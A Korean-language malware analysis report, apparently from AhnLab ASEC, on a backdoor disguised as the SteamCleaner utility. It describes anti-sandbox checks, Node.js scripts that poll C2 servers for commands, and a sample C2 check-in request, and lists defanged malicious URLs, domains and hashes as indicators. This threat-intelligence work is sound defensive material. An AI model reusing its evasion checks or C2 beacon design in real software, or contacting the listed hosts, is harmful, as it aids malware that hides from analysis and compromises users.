정상 서명을 가진 백도어 악성코드, Steam 정리 툴로 위장하여 유포 중

asec.ahnlab.com/ko/90915

ATCP November 9, 2025

유명 게임 플랫폼 Steam 클라이언트 정리 툴 “SteamCleaner”로 위장한 악성코드가 다수 유포 중이다. 해당 악성코드에 감염될 경우 악성 Node.js 스크립트가 사용자 PC에 상주하게 되고, C2와 주기적으로 통신하며 공격자의 명령을 실행할 수 있다.

SteamCleaner는 Steam 클라이언트의 찌꺼기 파일을 정리해 주는 오픈소스 툴로, 2018년 9월을 마지막으로 더 이상 업데이트가 되지 않는 것으로 확인된다.



그림 1. Github에 공개된 SteamCleaner 소스

공격자는 원본 소스 코드에 악성 코드를 추가해 빌드한 뒤, InnoSetup 인스톨러로 패킹하고 유효한 인증서로 서명한 파일을 유포하였다. 해당 악성코드가 실행될 경우 공격자가 추가한 코드가 실행되며 원격 명령 실행이 가능한 악성코드를 설치한다.



그림 2. 악성코드 서명 및 속성 정보

ASEC에서는 해당 악성코드가 크랙, 키젠 등의 불법 소프트웨어 다운로드 페이지를 위장한 웹사이트에서 리디렉션을 거쳐 GitHub 리포지토리에 업로드된 악성코드를 다운로드하는 방식으로 유포되는 것을 확인하였다. 이전까지 이러한 방식으로 유포된 악성코드보다 탐지 수량이 매우 많은 것으로 보아 동일한 악성코드를 다른 여러 채널을 통해 활발하게 유포 중인 것으로 추정된다.



그림 3. Proyware 악성코드 유포 페이지 예시

[유포 URL]

hxxps://raw.githubusercontent[.]com/erindaude/3O/main/Setup.exe

위 URL 이외에도, 공격자는 특정 GitHub 계정에 다수의 리포지토리를 생성한 뒤, 동일 유형의 악성코드를 다수 업로드하여 악성코드 유포에 활용하고 있다.

악성코드는 'Setup.exe' 파일명으로 다운로드되며, 실행 시 C:\Program Files\SteamCleaner\ 경로에 악성코드를 설치한 후 실행한다. 이때 설치된 악성코드가 SteamCleaner를 변조해 빌드한 악성코드다. 해당 파일에는 서명이 존재하지 않는다.



그림 4. 악성코드 설치 경로

정상 SteamCleaner 실행파일과 비교했을 때 원본 코드는 모두 유지한 채로 악성 행위를 하도록 구성된 클래스와 메서드를 추가하여 빌드한 것을 확인할 수 있다.

그림 5. Proxyware 악성코드 구조(좌) 및 정상 파일 구조(우)

공격자가 추가한 악성 코드는 다수의 안티 샌드박스 기능이 포함되어 있다. 시스템 정보 확인, 포트 개수 확인, WMI 쿼리, 파일 및 경로 확인, 프로세스 모듈 확인, 프로세스 확인, Sleep 동작 확인 등의 기법을 사용한다. 샌드박스로 탐지된 환경에서는 악성 행위 없이 원본 프로그램이 실행된다.

그림 6. 악성코드 실행 화면

확인 대상	항목
모듈	cmdvrt32.dll cmdvrt64.dll kernel32.dll:wine_get_unix_file_name() SbieDll.dll cuckoomon.dll SxIn.dll
파일	balloon.sys netkvm.sys vioinput viofs.sys vioser.sys VBoxMouse.sys VBoxGuest.sys VBoxSF.sys VBoxVideo.sys vmmouse.sys vboxogl.dll
WMI 쿼리	SELECT * FROM Win32_PortConnector Select * from Win32_ComputerSystem • MICROSOFT CORPORATION • VIRTUAL • VMWARE

경로	[Directory] C:\Program Files\VMware C:\Program Files\oracle\virtualbox guest additions [Named Pipe] \\.\pipe\cuckoo \\.\HGFS \\.\vmci \\.\VBoxMiniRdrDN \\.\VBoxGuest \\.\pipe\VBoxMiniRdDN \\.\VBoxTrayIPC \\.\pipe\VBoxTrayIPC
프로세스	vboxservice VGAuthService vmusrvc qemu-ga

표 1. 안티 샌드박스 기법 요약

이후 악성코드 내부에 암호화되어 저장된 PowerShell 명령을 복호화 후 실행한다. 해당 명령은 시스템에 Node.js를 설치하고, 두 개의 C2로부터 서로 다른 악성 Node.js 스크립트를 다운로드해 설치한 뒤 각각 작업 스케줄러에 등록한다. 등록된 작업은 시스템 부팅 시, 그리고 1시간 주기로 자동 실행된다.

두 스크립트 모두 기본적으로 C2를 통해 명령 실행이 가능한 악성코드이며, 명령을 수신하기 위해 C2에 접속할 때 감염된 시스템 정보를 전송하므로 공격자는 해당 정보를 참조해 이후 공격 행위를 진행할 수 있다. C2에 접속할 때는 아래와 같은 구조의 JSON 데이터를 /d 경로로 전송하고, 실행 결과를 /e 경로로 전송한다. 헤더의 User-Agent 항목과 데이터의 agent_version 항목만 차이가 있으며, 해당 차이점은 아래 표에 정리하였다.

```
POST /d HTTP/1.1
host: aginscore.com
connection: keep-alive
Content-Type: application/json
accept: */*
accept-language: *
sec-fetch-mode: cors
user-agent: node
accept-encoding: br, gzip, deflate
content-length: 271

{
        "os_type": "Windows_NT",
        "os_name": "win32",
        "os_release": "10.0.22631",
        "os_version": "Windows 11 Pro",
        "os_hostname": "DESKTOP-xxxxxxx",       //PC 이름
        "os_arch": "x64",
        "machine_id": "xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx",           //장치 GUID
        "agent_version": "17.2.7",
        "session_id": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"        //랜덤 Hex
}
```

첫 번째 Node.js 스크립트는 C2의 응답에 따라 특정 URL에서 파일을 다운로드한 후 해당 파일을 실행하는 CMD, PowerShell 등의 명령을 실행할 수 있다. 아래 표의 “agent_version” 항목은 C2로 전송되는 JSON 데이터로, 악성코드의 버전을 관리하기 위한 식별자로 추정된다.

설치 경로	C:\WCM\{UUID}\UUID	
작업 스케줄러 경로	Microsoft/Windows/WCM/WiFiSpeedScheduler	
다운로드 URL	hxxps://rt-guard[.]com/updates/KB80164432	
악성코드 MD5	5ea776ca7dccac71138a6e92a4f5c934 (Downloader/JS.Proxyware.SC291258)	
C2	rt-guard[.]com 4tressx[.]com kuchiku[.]digital screenner[.]com	
전송 데이터	User-Agent	insomnia/2023.4.0. Windows
	“agent_version”	“0.3.0”

표 2. 악성 스크립트 정보 요약(1)

두 번째 Node.js 스크립트는 C2로부터 명령을 전달받아 실행하고, 그 출력 결과를 다시 C2로 전송하는 기능을 한다. 첫 번째 스크립트는 URL을 인자로 받아 해당 URL에서 다운로드한 내용을 CMD, PowerShell 등의 외부 프로세스를 사용해 실행하며, 두 번째 스크립트는 명령어를 전달받아 Node.js 자체의 쉘 실행(exec) 함수를 통해 실행한다는 차이점이 있다. 또한, 보다 강도 높은 난독화 기법이 적용되어 있어 분석을 어렵게 하였다.

설치 경로	C:\WindowsSetting\{UUID}\UUID	
작업 스케줄러 경로	Microsoft/Windows/Diagnosis/RecommendedDiagnosisScheduler	
다운로드 URL	hxxps://uuu.rqfefxsa[.]xyz/cab.js	
악성코드 MD5	804957e501ee0443632ea675353326d4 (Trojan/JS.Proxyware.SC295915)	
C2	aginscore[.]com	
전송 데이터	User-Agent	node
	“agent_version”	“17.2.7”

표 3. 악성 스크립트 정보 요약(2)

분석 당시 두 스크립트 모두 C2에서 빈 명령만을 응답해 최종적인 행위를 확인할 수는 없었지만, 비슷한 유형의 악성코드가 과거 Proxyware를 설치하는 명령을 응답한 이력이 있다. 하지만 임의 명령 실행이 가능한 악성코드인 만큼, 공격자의 의도에 따라 다른 악성코드를 설치하는 행위도 가능하므로 주의가 필요하다.

이전에 확인된 Proxyware 유포 사례에 대한 내용은 아래 ASEC 블로그를 참고하면 된다.

- 유튜브 동영상 다운로드 사이트에서 유포 중인 Proxyware 악성코드
- 유튜브 동영상 다운로드 사이트에서 유포 중인 Proxyware 악성코드 – 2

위와 같이 악성 행위를 숨기기 위해 정상 프로그램이나 유틸리티로 정교하게 위장한 악성코드가 지속적으로 유포되고 있으므로 각별한 주의가 필요하다. 특히, 신뢰할 수 없는 웹페이지나 커뮤니티에서 다운로드한 파일은 실행하지 말아야 하며, 크랙, 키젠 등 불법 프로그램을 사용은 지양해야 한다. 이러한 불법 파일은 악성코드의 유포 경로로 자주 활용되며, 시스템을 감염시켜 정보 탈취, 원격 제어, 추가 악성코드 설치 등 다양한 피해로 이어질 수 있다.

MD5
062ff9107c8e7b7972120bc4ac0cd5e8

29eddc32acb16d8ce71b18190de04e81

39f41537c02e9f516c2de9dee5e9c5e0

3bb7cd8779318093093d98b99f9d4631

501fb628c426e3b393a8c61aaa2be451
추가 IoC는 ATIP에서 제공됩니다.
URL
https[:]//4tressx[.]com/d

https[:]//4tressx[.]com/e

https[:]//aginscore[.]com/d

https[:]//aginscore[.]com/e

https[:]//kuchiku[.]digital/d

추가 IoC는 ATIP에서 제공됩니다.

FQDN
4tressx[.]com

aginscore[.]com

kuchiku[.]digital

rt-guard[.]com

screenner[.]com

추가 IoC는 ATIP에서 제공됩니다.
AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.